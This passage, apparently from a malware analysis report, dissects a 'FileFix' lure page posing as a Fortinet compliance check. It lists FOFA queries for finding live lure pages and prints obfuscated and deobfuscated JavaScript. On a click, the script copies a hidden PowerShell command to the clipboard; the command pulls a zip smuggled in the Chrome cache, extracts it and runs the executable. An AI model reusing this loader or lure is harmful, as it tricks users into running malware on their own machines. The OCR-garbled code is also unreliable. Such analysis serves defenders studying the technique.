

FileFix samples can be found on FOFA as of writing with body searches for webpages or servers that do not have dynamic obfuscation or other preventive measures.


body="Open File Explorer and select the address bar (CTRL + L)" shows FileFix but for ClickFix a different query can work with body="In the verification window, press Ctrl"



Fortinet Sample Webpage



The FileFix script is obfuscated with a javascript obfuscator which can make deobfuscating take more time than needed. A javascript obfuscator deobfuscator is fully capable of deobfuscating the obfuscated script in one go.



```
function
0x30c9( 0x515a77, 0x486fce){const
0x401e77= 0x401e();return
_0x30c9=function(_0x30c964, 0x2e1542){ 0
x30c964= 0x30c964-0x166:let
0xfa3bd7= 0x401e77[ 0x30c964];return
0xfa3bd7;}, 0x30c9( 0x515a77, 0x486fce);
}const
0x37eb3a= 0x30c9;(function( 0x1d5ea7, 0
x52ff67){const
 0x21e319= 0x30c9, 0x3af904= 0x1d5ea7(
);while(!![]){try{const
 0x289ed2 = -parseInt(_0x21e319(0x17e))/0x
1+-parseInt(_0x21e319(0x172))/0x2+parseInt
( 0x21e319(0x178))/0x3*(-parseInt( 0x21e31
9(0x17f)/0x4)+-parseInt(0x21e319(0x16e))/
0x5*(-parseInt(0x21e319(0x16f))/0x6)+-pars
eInt( 0x21e319(0x171))/0x7+-parseInt( 0x21
e319(0x166))/0x8*(parseInt( 0x21e319(0x16
9))/0x9)+parseInt( 0x21e319(0x174))/0xa;if(
0x289ed2=== 0x52ff67)break;else
_0x3af904['push'](_0x3af904['shift']());}catch(
_0x5f3ba2){_0x3af904['push'](_0x3af904['shif
t']());}}}( 0x401e,0xea33c),fetch( 0x37eb3a(0
x179))['then']( 0x4b029a=> 0x4b029a[ 0x37
eb3a(0x17a)]())[_0x37eb3a(0x17d)](_0x4a1d
3e=>{const
0x1968e3= 0x37eb3a;console[ 0x1968e3(0
x173)]( 0x1968e3(0x177));}));function
pad( 0x328823){return
 0x328823<0xa?'0'+ 0x328823: 0x328823;}
```

```
fetch("/5b900a00-71e9-45cf-acc0-d872e1d6c
daa").then( 0x4b029a =>
 0x4b029a.blob()).then( 0x4a1d3e => {
 console.log("Image forcée en cache");
});
function pad(_0x328823) {
 return 0x328823 < 0xa ? '0' + _0x328823 :
 0x328823;
const now = new Date();
const yyyy = now.getFullYear();
const mm = now.getMonth() + 0x1 < 0xa ? '0'
+ (now.getMonth() + 0x1) : now.getMonth() +
0x1:
const dd = now.getDate() < 0xa ? '0' +
now.getDate(): now.getDate();
const h = now.getHours() < 0xa ? '0' +
now.getHours(): now.getHours();
const min = now.getMinutes() < 0xa ? '0' +
now.getMinutes(): now.getMinutes();
const sec = now.getSeconds() < 0xa ? '0' +
now.getSeconds(): now.getSeconds();
const dateString = dd + '/' + mm + '/' + yyyy +
" " + h + ':' + min + ':' + sec;
document.getElementById("dynamicTimesta
mp").textContent = dateString;
const path =
document.getElementById("path");
path.addEventListener("click", function () {
navigator.clipboard.writeText("C:\\Windows\\S
```

const now=new

Date(),yyyy=now['getFullYear'](),mm=pad(no w['getMonth']()+0x1),dd=pad(now[_0x37eb3a (0x16b)]()),h=pad(now[_0x37eb3a(0x16d)]()),min=pad(now[_0x37eb3a(0x17c)]()),sec=pad(now[_0x37eb3a(0x16a)]()),dateString=dd+'/'+mm+'/'+yyyy+'\x20'+h+':'+min+':'+sec;function 0x401e(){const}

0x5074aa=['then','890406dgfsli','48FHJuzX',' getElementById','2552552sfvPnM','clipboard',' addEventListener','27iAaLwT','getSeconds','g etDate', 'writeText', 'getHours', '25JfIRDV', '2266 026UrrAdA', 'dynamicTimestamp', '11113879z QQFdX','3548160nyokJx','log','49584830Rhp PFK','path','click','Image\x20forcée\x20en\x20 cache','169539DukjRM','/5b900a00-71e9-45c f-acc0-d872e1d6cdaa','blob','C:\x5cWindows\ x5cSystem32\x5cconhost.exe\x20--headless\ x20powershell\x20-c\x20\x22\$k=\x27%LOCA LAPPDATA%\x5cFortiClient\x5ccompliance\x 27;mkdir\x20-Force\x20\$k\x20>\x20\$null;\$d=\ x27%LOCALAPPDATA%\x5cGoogle\x5cChro me\x5cUser\x20Data\x5cDefault\x5cCache\x 5cCache Data\x5c\x27;cp\x20\$d*\x20\$k;\x20 gci\x20\$k|%{\$c=[System.Text.Encoding]::Def ault.GetString([System.IO.File]::ReadAllBytes (\$.FullName));\$m=[regex]::Matches(\$c,\x27(?<=bTgQcBpv)(.*?)(?=mX6o0lBw)\x27,16);if(\$m.Count-gt\x200){[System.IO.File]::WriteAll Bytes(\$k+\x20\x27\x5cComplianceChecker.zi p\x27,[System.Text.Encoding]::Default.GetByt es(\$m[0].Value));\x20Expand-Archive\x20\$k\x 27\x5cComplianceChecker.zip\x27\x20\$k\x20 -Force:\x20&\x20\$k\x27\x5cFortiClientCompli anceChecker.exe\x27}\x20\x20\x20\x20\x20\ x20\x20\x20\x20\x20\x20\x20\x20\x5c\x5cPublic\ x5cSupport\x5cVPN\x5cForticlientComplianc e.exe\x20\x20\x20\x20\x20\x20\x20\x20\x20\x ystem32\\conhost.exe --headless powershell -c

\"\$k='%LOCALAPPDATA%\\FortiClient\\comp liance';mkdir -Force \$k >

\$null;\$d='%LOCALAPPDATA%\\Google\\Chr
ome\\User

Data\\Default\\Cache\\Cache_Data\\';cp \$d* \$k; gci

\$k|%{\$c=[System.Text.Encoding]::Default.Get String([System.IO.File]::ReadAllBytes(\$_.Full Name));\$m=[regex]::Matches(\$c,'(?<=bTgQc Bpv)(.*?)(?=mX6o0lBw)',16);if(\$m.Count-gt 0){[System.IO.File]::WriteAllBytes(\$k+"\ComplianceChecker.zip',[System.Text.Encoding]::Default.GetBytes(\$m[0].Value)); Expand-Archive \$k'\ComplianceChecker.zip' \$k -Force; &

\$k'\\FortiClientComplianceChecker.exe'}}
#

\\\\Public\\Support\\\VPN\\ForticlientComplianc e.exe

\"");

});

const cFile =

document.getElementById('conformityFile');
cFile.addEventListener("click", function () {

navigator.clipboard.writeText("C:\\Windows\\S ystem32\\conhost.exe --headless powershell

\"\$k='%LOCALAPPDATA%\\FortiClient\\comp liance';mkdir -Force \$k >

\$null;\$d='%LOCALAPPDATA%\\Google\\Chr
ome\\User

Data\\Default\\Cache\\Cache_Data\\';cp \$d* \$k; gci

\$k|%{\$c=[System.Text.Encoding]::Default.Get String([System.IO.File]::ReadAllBytes(\$_.Full Name));\$m=[regex]::Matches(\$c,'(?<=bTgQc Bpv)(.*?)(?=mX6o0lBw)',16);if(\$m.Count-gt 0){[System.IO.File]::WriteAllBytes(\$k+'\ComplianceChecker.zip',[System.Text.Encoding]::Default.GetBytes(\$m[0].Value)); Expand-Archive \$k'\ComplianceChecker.zip' \$k -Force; &

\$k'\\FortiClientComplianceChecker.exe'}}

\\\\Public\\Support\\\VPN\\ForticlientComplianc e.exe

\"");

conformityFile.click(); 0\x22','getMinutes'];_0x401e=function(){return 0x5074aa;};return 0x401e();}document['getElementByld'](_0x3 7eb3a(0x170))['textContent']=dateString;cons path=document[_0x37eb3a(0x180)](_0x37eb 3a(0x175); path[0x37eb3a(0x168)](0x37eb3a(0x176),function(){const 0x409f5e= 0x37eb3a;navigator[0x409f5e(0x167)[_0x409f5e(0x16c)](_0x409f5e(0x17b));});const cFile=document[0x37eb3a(0x180)]('conform ityFile'),fname=document[0x37eb3a(0x180)] ('uploadedFileName');cFile[0x37eb3a(0x168)](_0x37eb3a(0x176),function(){const 0x4ab6ab= 0x37eb3a;navigator[0x4ab6ab (0x167)][_0x4ab6ab(0x16c)](_0x4ab6ab(0x17 b)),conformityFile[_0x4ab6ab(0x176)]();});